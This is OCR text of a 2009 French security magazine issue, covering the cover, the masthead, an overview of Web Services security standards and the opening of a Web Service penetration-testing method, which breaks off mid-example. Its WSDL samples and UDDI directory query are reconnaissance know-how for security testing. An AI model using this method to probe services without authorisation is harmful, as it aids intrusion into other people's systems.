NOUVELLE FORMULE - NOUVELLE FORMULE

43

MAI/JUIN 2009

MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

CODE / *FUZZING*


Découvrez les failles exploitables à distance avec le fuzzing de driver WiFi !

DOSSIER

LA SÉCURITÉ DES WEB SERVICES


JAVA, REST, WEB SERVICES, XML, WS-*, SOAP, WSDL, WS-SECURITY...

- Comprenez toutes les technologies
- Pentestez un web service
- Construisez vos services avec WS-Security
- Évaluez les risques ■ ■ ■



APPLICATIONS / *SSL*

FAUSSE AUTORITÉ DE CERTIFICATION SSL/TLS : LA FAILLE ÉTAIT DANS LE MD5 !



France Métro : 8 €
DOM : 8,80 €
TOM Surface : 990 XPF
TOM Avion : 1300 XPF
CH : 15,50 CHF
BEL, LUX, PORT.CONT : 9 €
CAN : 15 $CAD

L 19018 - 43 - F: 8,00 € - RD

RÉSEAU / *ROUTAGE*

Comprenez le protocole BGP et l'échange des informations de routage sur Internet !

SYSTÈME / *HYPERVISEUR*

Les machines virtuelles sont-elles réellement impossibles à détecter ? La fin d'un buzz !

SOMMAIRE

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 88 58 02 08 / **Fax :** 03 88 58 02 09
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com / www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Relecture : Dominique Grosse
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : VPM Druck Rastatt / Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 61 72 76 24

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Membre April
www.april.org

Charte du magazine

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.
MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Le manque de maîtrise actuel des problématiques de sécurité soulevées par ce type de technologie induit naturellement des protections trop faibles ou inadaptées, un manque de réactivité critique, et le retour en grâce des discours marketing rassurants.

Et pourtant, le problème n'est pas particulièrement compliqué. En effet, il s'agit de technologies connues pour la plupart, bien que généralement utilisées de manière autonome, et d'exposition à des attaques dont les principes n'ont rien de nouveau. Il ne manque que la compréhension globale et l'identification des composants-clefs autour desquels s'articule cet ensemble. C'est l'ambitieux objectif de ce dossier.

2. L'infrastructure des Web Services

2.1 Composants fonctionnels

Les acteurs

Il faut distinguer quatre types d'acteurs impliqués dans un Web Service : les utilisateurs, les *requesters*, les Web Services intermédiaires et les *providers*.

Les utilisateurs sont les individus qui vont indirectement faire appel aux Web Services au travers d'une interface spécifique, généralement une page web. Il est toutefois important de noter qu'aucune contrainte en termes de type d'interface n'est imposée et qu'il peut très bien s'agir d'une interface propriétaire.

Les requesters sont les réels clients du service. Ce sont eux qui initient les transactions et ils ont pour principal rôle de s'assurer que les requêtes sont formatées de manière correcte et que les mesures de sécurité répondent aux critères imposés par le provider.

Les Web Services intermédiaires sont un élément de la chaîne de traitement et de communication. Ils sont situés entre le requester et le provider et sont capables d'effectuer tout type d'opérations sur les données en transit.

Les providers sont les fournisseurs de service qui reçoivent la requête et la traite. Les mécanismes nécessaires à l'interopérabilité entre les requesters et les providers sont décrits dans des schémas WSDL (voir plus bas).

Les ressources

Deux types de ressource sont essentiels au bon fonctionnement de la majeure partie des Web Services : les *annuaires* et les *portails*.


Les annuaires ont pour rôle de fournir l'ensemble des éléments nécessaires à l'accès aux schémas WSDL d'un Web Service. Ils permettent par conséquent d'automatiser les opérations de recherche d'un Web Service et des fonctions qu'il met à disposition.

Les portails sont les frontaux normalisés auxquels les utilisateurs ont accès. Ils ont le rôle de requesters dans l'infrastructure et masquent aux utilisateurs l'ensemble des opérations liées aux Web Services.

Coordination


Lorsque plusieurs acteurs sont impliqués dans une infrastructure de Web Services, il est nécessaire d'organiser le traitement des données tout au long de la chaîne applicative. Cette opération est appelée « coordination » et peut être effectuée de deux manières distinctes :

- **Orchestration** : dans le cas de Web Services fournis par des acteurs dépendant de la même entité (entreprise, administration, etc.)
- **Chorégraphie** : utilisée lorsque les acteurs sont répartis au sein d'entités dépendant d'autorités différentes.



Orchestration

L'*orchestration* est mise en œuvre à partir d'un Web Service primaire, lequel s'appuie sur plusieurs autres afin de construire la réponse à fournir au requester. Ce Web Service est appelé Web Service d'*encapsulation* et se comporte comme un cadre contenant les données fournies par les autres Web Services.



Chorégraphie

Renaud Bidou
rbidou@denyall.com

LES WEB SERVICES

mots-clés : XML / SOAP / WS-Security

Web services, XML, SOAP ou WS-Security sont des termes que l'on croise de plus en plus souvent et qui sont généralement utilisés en termes simplistes, faute de comprendre réellement ce dont il s'agit. Ils masquent pourtant une réalité dont la complexité est étonnante. Les ingrédients du cocktail habituel « méconnaissance + complexité » étant réunis, il est inévitable que la sécurité soit une fois de plus laissée pour compte, volontairement ou non.

1. Introduction aux Web Services

1.1 Que sont les Web Services ?

Le principe fondateur des Web Services est d'offrir les éléments d'une infrastructure applicative supportant des interactions automatisées entre systèmes hétérogènes. L'objectif est par conséquent de faciliter les échanges et d'accélérer les transactions entre entités en s'affranchissant au maximum du facteur humain.

Le moyen d'atteindre cet objectif est à la hauteur de ses ambitions : redéfinir presque entièrement l'ensemble des formats de données et de communication entre les systèmes. Ainsi, seule une couche de transport est conservée, à savoir le protocole HTTP, alors que tout le reste a été redéfini depuis le début des années 2000.

Les Web Services se nourrissent donc de normes et de recommandations édictées par des acteurs du monde de l'application, essentiellement le *World Wide Web Consortium* (W3C) **[W3C]** et le Consortium OASIS (*Organization for the Advancement of Structured Information Standards*) **[OASIS]** ; exit IEEE et l'IETF. Ces documents tentent de fournir un cadre générique, ouvert et flexible pour l'ensemble des composants fonctionnels d'une chaîne applicative. Le résultat tient dans une centaine de documents aux directives parfois surprenantes. En effet, si les directives `"MAY"` et `"SHOULD"` chères aux RFC sont conservées, certaines autres ont été rajoutées, telles que `"IS RECOMMENDED"`, `"IS STRONGLY RECOMMENDED"` ou encore `"IS OPTIONAL"`.

1.2 Les impacts sur la sécurité

La traduction, en termes de sécurité, des objectifs affichés des Web Services fait cependant froid dans le dos : il s'agit de mettre en œuvre des composants d'infrastructure ouverts, distribués et automatisés. Soit à peu près l'opposé des principes de sécurité appliqués actuellement.

Un second constat, plus alarmant encore, est que ces services commencent à se développer de manière industrielle dans la quasi-totalité des secteurs de l'industrie, de la finance et des télécoms.

Dans le cas de la *chorégraphie*, aucun Web Service n'est à même de contrôler le processus dans la mesure où les acteurs sont répartis dans des entités différentes. Par conséquent, la chorégraphie consiste à définir les relations entre les différents composants impliqués dans la chaîne applicative.

2.2 Langages et protocoles

Le règne de XML

Garantir l'ouverture et l'interopérabilté des composants des Web Service impose la définition de langages et de protocoles à même d'être supportés par l'ensemble des systèmes. C'est la raison pour laquelle les normes et recommandations se sont succédées à un rythme impressionnant. Toutefois, un seul et unique langage (ou plus précisément méthode de représentation) a été défini comme base unique pour l'ensemble des composants fonctionnels (communication, documents, stockage, bases de données, etc.) des Web Services : le langage XML.

XML est une recommandation du W3C **[XML11]**, actuellement en version 1.1 (2ème édition). Il permet de stocker et de transmettre des données texte structurées sous forme arborescente. Chaque élément de cette arborescence est un nœud auquel s'appliquent un ou plusieurs attributs (ou pas) et une valeur (ou pas non plus). À partir de cette base, tout devient possible...

xPath et xQuery

Un document XML est composé de nœuds situés à des niveaux différents. xPath (pour XML Path) a été conçu pour répondre au besoin normalisé d'identification d'un ou de plusieurs nœuds répondant à certains critères. Il peut être considéré comme une forme de SQL limité et applicable à n'importe quel type de document XML. Les chaînes d'identification sont appelées « expressions ».

Exemple : l'expression `/maison/piece[@taille>15]` sélectionne l'ensemble des éléments « piece », enfant des éléments « maison » et dont l'attribut « taille » est supérieur à 15.

Les limitations de xPath sont palliées par xQuery, un langage mettant en œuvre un ensemble d'opérateurs poétiquement appelé « FLOWR » (prononcez *flower*), pour « *For* » (opérateur de boucles), « *Let* » (définition de variables), « *Order by* » (fonction de tri), « *Where* » (condition) et « *Return* » (valeur de retour). En outre, xQuery permet, et c'est probablement le plus important, d'effectuer des jointures entre plusieurs documents potentiellement situés n'importe où dans l'infrastructure.

xPath et xQuery sont également des recommandations du W3C et sont respectivement en version 2.0 **[XPATH20]** et 1.0 **[XQUERY10]**.

WSDL

L'acronyme WSDL signifie « *Web Service Description Language* ». Il s'agit d'un langage de description des services accessibles, construit sur XML. Les documents WSDL sont fondamentaux dans la mesure où ce sont eux qui font l'interface entre deux systèmes. En effet, ils décrivent techniquement l'ensemble des éléments permettant de faire appel aux fonctions mises en œuvre par un Web Service : une bibliothèque de fonctions, le type des données en entrée et en sortie, ainsi que le point d'accès à ces fonctions.

WSDL est également une recommandation du W3C, actuellement en version 2.0 **[WSDL20]**.

SOAP

SOAP est le protocole de communication défini pour l'ensemble des échanges entre les composants d'une infrastructure de Web Services. Il est situé au niveau de la couche applicative et repose sur un protocole de transport, habituellement HTTP. Les messages SOAP sont au format XML et sont composés impérativement d'une enveloppe dans laquelle se trouve le contenu transmis.

SOAP était précédemment l'acronyme de (*Simple Object Access Protocole*). Il a été défini à l'origine par IBM et Microsoft avant de devenir une recommandation du W3C. La version actuelle est la version 1.2 (2ème édition) **[SOAP12]**.

3. Les briques de sécurité des Web Services

3.1 Portée de la sécurité des Web Services

Un certain nombre de normes ont été définies afin de fournir les moyens de sécuriser différents niveaux des Web Services.

Transmission des messages

Aucun critère de sécurité n'a été intégré à SOAP lors de sa conception. Par conséquent, il est nécessaire de rajouter les fonctionnalités appropriées à la sécurisation des transactions, tant du point de vue de la confidentialité que de l'intégrité ou de la disponibilité.

Accès aux ressources

Les fonctions et ressources mises à disposition par les Web Services n'ont pas nécessairement pour vocation d'être accessibles à tout le monde. Par conséquent, il est nécessaire de définir et d'implémenter des mécanismes d'authentification

et d'autorisation. Ces derniers doivent être appliqués à l'ensemble des composants impliqués dans le service fourni au requester.

Négociations entre les parties


Les Web Services sont généralement construits à partir de multiples acteurs en charge de différents traitements. L'automatisation des opérations de découverte et d'utilisation des services implique des notions de négociations de contrats techniques d'utilisation entre les parties.

Relation de confiance

La transmission de données à des tierces parties qui, à leur tour, peuvent faire appel à d'autres acteurs pour le traitement de tout ou partie de la requête impose l'établissement de relations de confiance. En effet, il est possible qu'un acteur doive traiter ou transmettre des données à un service ou un utilisateur qu'il ne « connaît » pas.

3.2 Vue générale des normes de sécurité

Les principales normes, qu'elles soient spécifiquement définies pour les Web Services ou non, sont présentées dans le schéma ci-dessous.



Normes de sécurité

Couches réseau et de transport

La sécurité des couches réseau et transport n'est pas propre aux Web Services. Les technologies disponibles et leurs actuelles implémentations visent plus généralement à garantir la confidentialité et l'intégrité point à point des données en transit.

En outre, certains de ces protocoles permettent, dans une certaine mesure, d'effectuer l'authentification des acteurs de la communication. C'est le cas en particulier de TLS et SSLv3, parfois utilisés dans ce sens dans le cadre de Web Services.

Couche de transport applicatif

La seule forme de sécurité apportée à ce niveau est l'authentification HTTP qui peut être implémentée de deux manières : l'authentification *Basic* et l'authentification par *Digest*.

Quelle que soit la technique utilisée, le niveau de sécurité est considéré comme relativement faible (voire très faible pour l'authentification Basic). Par conséquent, lorsque ces techniques sont implémentées, elles le sont généralement « au-dessus » d'une couche réseau ou de transport sécurisée.

La couche de présentation

Deux mécanismes de sécurité ont été définis pour la couche de sécurité : XML Signature **[XMLDSIG]** et XML Encryption **[XMLCRYPT]**, qui sont tous deux des recommandations du W3C. Ils fournissent respectivement la capacité de signer et de chiffrer des données XML.

La principale particularité de ces normes par rapport aux mécanismes appliqués au niveau des couches réseau ou transport réside dans le fait qu'elles permettent de signer et/ou de chiffrer uniquement certaines parties d'un document XML, dans la mesure où les données peuvent potentiellement être amenées à transiter par des systèmes dépendant d'entités différentes. Toutefois, il s'avère parfois nécessaire que certaines parties d'un message doivent rester obscures à certains intermédiaires ou ne puissent pas être modifiées en cours de transit.

Il est également nécessaire de supporter différentes formes de représentation dans la mesure où l'encodage ou l'encapsulation peuvent être modifiés au cours du transit, rendant au final la signature invalide. Par conséquent, deux formes de canonisations ont été définies pour XML afin de fournir des fonctions de normalisation des données avant la vérification de leur signature.

La couche SOAP

La plupart des implémentations de sécurité actuelles se limitent à la protection des messages SOAP. En effet, et dans la mesure où nous sommes encore au stade des premières implémentations, le niveau de sécurité fourni par les normes à ce niveau est un compromis acceptable entre la maturité des technologies disponibles, l'impact structurel sur les infrastructures existantes et la protection contre les principales menaces.

Deux normes majeures ont été définies à ce niveau : WS-Security **[WSSEC11]** et WS-Reliability **[WSRM11]**. Ce dernier a essentiellement pour objectif de garantir la qualité et la disponibilité des canaux de communication SOAP. WS-Security, quant à elle, intègre XML Signature et XML Encryption et leur rajoute un certain nombre de fonctions essentiellement orientées vers la gestion de jetons (*tokens*).

Autorisations et politiques de sécurité

Ces composantes de la sécurité sont traitées par le biais de trois éléments : SAML **[SAML20]**, XACML **[XACML20]** et WS-Policy **[WSP15]**.

SAML (*Security Assertion Markup Language*) est un dictionnaire XML qui définit un cadre pour l'échange d'assertions de sécurité entre les acteurs d'un Web Service. Deux parties sont impliquées dans le traitement des données SAML. La partie qui fournit l'assertion concernant un ou plusieurs sujets (tels que le nom d'un utilisateur, s'il a été authentifié ou non, etc.) et celle qui décide ou non de faire confiance à cette assertion et effectue les traitements en fonction des données contenues dans cette dernière.

XACML est un langage reposant sur XML et qui a pour fonction de représenter et de faire appliquer les politiques de sécurité. Par conséquent, XACML définit un langage de description et de communication nécessaire à la transmission d'informations concernant l'autorisation ou non d'accès à une ressource ou à un service.

L'interaction entre XACML et SAML peut se décrire comme suit : XACML autorise ou interdit l'accès aux ressources. L'assertion SAML est ensuite créée et traitée en fonction des critères établis par le Web Service.

WS-Policy est une spécification cadre qui permet de définir les conditions nécessaires à la communication avec un Web Service. Cette spécification couvre trois domaines : la sécurité, l'adressage et la fiabilité des communications (*reliable messaging*).

Les politiques de sécurité sont définies dans la norme WS-SecurityPolicy **[WSSP12]** qui établit le format de plusieurs types d'assertions concernant la confidentialité, l'intégrité et les jetons de sécurité.

Relation de confiance

La nature distribuée des Web Service impose la définition et la mise en place de mécanismes permettant d'établir une chaîne de confiance entre les acteurs.

Dans le cas de Web Services impliquant un nombre réduit d'acteurs dépendant de la même autorité, il est possible de se reposer sur des mécanismes basiques tels que des relations « un pour un ». Ce schéma induit que tout acteur dispose de la clef publique de tous les autres.

Une telle organisation n'est pas envisageable pour des infrastructures de grande taille et susceptibles d'évoluer. Les Fédérations ont été conçues pour répondre à ce type de problématique. Elles impliquent l'implémentation d'un tiers de confiance dont la fonction est de distribuer les clefs à la demande. Dans le cas d'infrastructures impliquant plusieurs entités différentes, les tiers de confiance de chaque entité établissent des relations « un pour un » entre eux.

Deux normes sont définies actuellement pour permettre la mise en œuvre de telles relations entre les acteurs : LibertyAlliance d'un côté, et WS-Trust [WST13] et WS-Federation [WSFL11] de l'autre. Dans ce dernier cas, WS-Trust s'appuie sur WS-SecurityPolicy pour la définition des jetons nécessaires à la communication entre les Web Service. WS-Federation, quant à elle, définit des domaines de confiance et la manière dont requesters et providers interagissent ensemble.

Conclusion

Cette brève introduction aux Web Services met en lumière leur extraordinaire potentiel en termes de fonctionnalités. Ils remettent cependant en cause de nombreux concepts qui apparaissaient comme acquis, en particulier dans le domaine de la sécurité. En effet, la finalité des Web Services est la création dynamique et automatisée de chaînes applicatives entre systèmes dépendant d'entités différentes. Cela induit que les systèmes soient potentiellement accessibles à tous et qu'ils fournissent à la demande toutes les informations nécessaires à leur intégration dans une chaîne applicative.

Garantir la sécurité d'un tel modèle est un vrai challenge, et ce dossier est là pour le prouver. ■

Références

[OASIS] *Organization for the Advancement of Structured Information Standards* - **http://www.oasis-open.org**

[SAML20] *Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0* – OASIS Standard - **http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf**

[SOAP12Framework] *SOAP Version 1.2 Part 1: Messaging Framework (Second Edition) - W3C Recommendation* – **http://www.w3.org/TR/2007/REC-soap12-part1-20070427/**

[W3C] *World Wide Web Consortium* - **http://www.w3.org**

[WSDL20Core] *Web Services Description Language (WSDL) Version 2.0 Part 1: Core Language - W3C Recommendation* – **http://www.w3.org/TR/2007/REC-wsdl20-20070626/**

[WSFL11] *Web Services Federation Language (WS-Federation), version 1.1* - **http://download.boulder.ibm.com/ibmdl/pub/software/dw/specs/ws-fed/WS-Federation-V1-1B.pdf**

[WSP15] *Web Services Policy 1.5 – Framework - W3C Recommendation* – **http://www.w3.org/TR/2007/REC-ws-policy-20070904**

[WSRM11] *Web Services Reliable Messaging TC WS-Reliability 1.1 – OASIS Standard* - **http://docs.oasis-open.org/wsrm/ws-reliability/v1.1/wsrm-ws_reliability-1.1-spec-os.pdf**

[WSSE11] *Web Services Security: SOAP Message Security 1.1 – OASIS Standard Specification* – **http://docs.oasis-open.org/wss/v1.1/wss-v1.1-errata-os-SOAPMessageSecurity.pdf**

[WSSP12] *WS-SecurityPolicy 1.2 – OASIS Standard* - **http://docs.oasis-open.org/ws-sx/ws-securitypolicy/200702/ws-securitypolicy-1.2-spec-os.html**

[WST13] *WS-Trust 1.3 – OASIS Standard* - **http://docs.oasis-open.org/security/saml/v2.0/saml-core-2.0-os.pdf**

[XACML20] *eXtensible Access Control Markup Language (XACML) Version 2.0 – OASIS Standard* - **http://docs.oasis-open.org/xacml/2.0/access_control-xacml-2.0-core-spec-os.pdf**

[XML11] *Extensible Markup Language (XML) 1.1 (Second Edition) – W3C Recommendation* – **http://www.w3.org/TR/2006/REC-xml11-20060816/**

[XMLC14N] *Canonical XML, version 1.0 – W3C Recommendation* - **http://www.w3.org/TR/2001/REC-xml-c14n-20010315**

[XMLC14N-EXC] *Exclusive XML Canonicalization – W3C Recommendation* - **http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/**

[XMLDSIG] *XML Signature Syntax and Processing (Second Edition) – W3C Recommendation* – **http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/**

[XMLENC] *XML Encryption Syntax and Processing - W3C Recommendation* – **http://www.w3.org/TR/2002/REC-xmlenc-core-20021210/**

[XPATH20] *XML Path Language (XPath) 2.0 – W3C Recommendation* – **http://www.w3.org/TR/2007/REC-xpath20-20070123/**

[XQUERY10] *XQuery 1.0: An XML Query Language – W3C Recommendation* – **http://www.w3.org/TR/2007/REC-xquery-20070123/**

Karim Ayad
karim.ayad@gmail.com

PENTEST D'UN WEB SERVICE

mots-clés : *Pentest / Web Services / SOAP / WSDL*

Cet article a pour but de présenter une méthodologie permettant de mener à bien un test d'intrusion sur les Web Services. Nous parlerons plus précisément des services Web faisant appel aux technologies WSDL et SOAP.

1. Le point d'entrée

Le premier point consiste à découvrir l'interface publique d'accès au Web Service, c'est-à-dire le fichier WSDL. Ce dernier fournit les méthodes que nous sommes en mesure d'utiliser afin de communiquer avec le service Web.

Un document WSDL utilise une grammaire XML pour décrire les Web Services. Il est constitué d'une balise racine nommée `definitions`, principalement composée de cinq balises majeures : `types`, `message`, `portType`, `binding` et `service`. D'autres éléments optionnels sont souvent susceptibles d'être présents (**[WSDL]**).

```
<?xml version="1.0" encoding="UTF-8"?>
<definitions targetNamespace="http://victimiser.com/">
  <types>...</types>
  <message name="magicRequest">...</message>
  <message name="magicResponse">...</message>
  <portType name="magicPortType">...</portType>
  <binding name="magicBinding" type="tns:magicPortType">...</binding>
  <service name="magic">...</service>
</definitions>
```

Figure 1 : Structure d'un fichier WSDL

Examinons ces balises les plus classiques :

- `definitions` : élément racine de tous documents WSDL, il définit le nom du service Web, déclare les *namespaces* utilisés dans le reste du fichier et contient tous les éléments du service.
- `types` : il décrit tous les types de données utilisés entre le client et le serveur. WSDL n'est pas lié exclusivement à un système de typage, mais il repose par défaut sur les caractéristiques *W3C XML Schema* (**[W3CXMLSCHEMA]**).
- `message` : définit les éléments de données d'une opération. Chaque message peut être composé de zéro ou de plusieurs éléments qui représentent les paramètres d'entrée ou les valeurs retournées par le message.

```
<?xml version="1.0" encoding="UTF-8"?>
<definitions targetNamespace="http://victimiser.com/">
  <types>...</types>
  <message name="magicRequest">
    <part name="rank" type="xsd:int"/>
  </message>
  <message name="magicResponse">
    <part name="result" type="ns1:ArrayOfArrayOfint"/>
  </message>
  <portType name="magicPortType">...</portType>
  <binding name="magicBinding" type="tns:magicPortType">...</binding>
  <service name="magic">...</service>
</definitions>
```

Figure 2 : Structure de l'élément « message »

- `portType` : est l'un des éléments les plus importants. Il décrit les opérations qui peuvent être effectuées et le type de messages échangés avec le service Web.

```
<?xml version="1.0" encoding="UTF-8"?>
<definitions targetNamespace="http://victimiser.com/">
  <types>...</types>
  <message name="magicRequest">...</message>
  <message name="magicResponse">...</message>
  <portType name="magicPortType">
    <operation name="magic">
      <input message="tns:magicRequest"/>
      <output message="tns:magicResponse"/>
    </operation>
  </portType>
  <binding name="magicBinding" type="tns:magicPortType">...</binding>
  <service name="magic">...</service>
</definitions>
```

Figure 3 : Structure de l'élément « portType »

- binding : décrit de manière concrète la façon dont le service sera mis en œuvre.
- service : définit l'adresse pour invoquer le service spécifié. La plupart du temps, il s'agit d'une URL permettant d'invoquer le service SOAP.

Dans notre cas, il n'existe qu'une seule opération. En programmation C, nous aurons défini la fonction de la manière suivante :

```
int **magic(int rank);
```

Il existe des outils tels que **[MACSOAP]** et **[WSDIGGER]** permettant une exploitation aisée du document WSDL. Les bibliothèques **[SUDS]** ou encore **[PERLSOAP]** nous sont d'une grande aide pour développer nos outils de test d'intrusion.

2. À la recherche du fichier WSDL

La méthodologie décrite ci-dessous permet dans la plupart des cas d'identifier le document WSDL s'il est présent. Elle consiste à utiliser différents services, susceptibles d'être présents lors du test d'intrusion.

2.1 UDDI (Universal Description Discovery and Integration)

L'UDDI est un annuaire possédant une source importante d'informations sur les services Web comme les serveurs « DNS » le sont avec les adresses IP et les noms de domaines **[UDDI]**. Il comprend un schéma XML qui décrit les quatre principaux types d'informations :




Figure 4 : Les quatre principaux types d'informations dans un annuaire UDDI

- businessEntity : fournit des informations descriptives sur l'entreprise et sur les services qu'elle propose.
- businessService : comprend des informations sur un service Web ou un groupe de services Web. Cela inclut généralement le nom, la description et une liste facultative de bindingTemplate.
- bindingTemplate : apporte des informations sur comment et où accéder au service Web.
- tModel : structure représentant les « empreintes digitales », les interfaces et les types de description techniques pour un service donné. Il peut également fonctionner comme namespace pour identifier d'autres entités, incluant d'autres tModel.

Pour communiquer avec l'annuaire, il convient de connaître l'API UDDI. Cette dernière est globalement divisée en deux parties : l'API d'investigation fournit des fonctionnalités de recherche et de récupération, tandis que l'API de publication fournit des fonctionnalités d'insertion et de mise à jour. Nous nous intéressons donc à l'API d'investigation qui nous fournit notamment les méthodes find_business, find_service, find_binding, find_tModel pour effectuer des recherches et get_businessDetail, get_serviceDetail, get_bindingDetail, get_tModelDetail pour récupérer les enregistrements complets demandés.

Puisque l'entreprise Microsoft met à disposition un annuaire UDDI public, nous allons, à titre d'exemple, effectuer une recherche sur les services qu'elle possède à l'aide du script akuddi.sh (cf. annexe). On effectue une recherche à l'aide de la méthode find_business. Le caractère % est, comme en SQL, un joker remplaçant n'importe quelle chaîne de caractères.

```
$ akuddi.sh find_business "http://uddi.microsoft.com:80/inquire"
"%microsoft%"
```

La réponse retournée par le serveur indique que l'entité Microsoft DRMS Production possède les services Machine Activation, Server Enrollment et Certification.

```
[...]
<businessInfos>
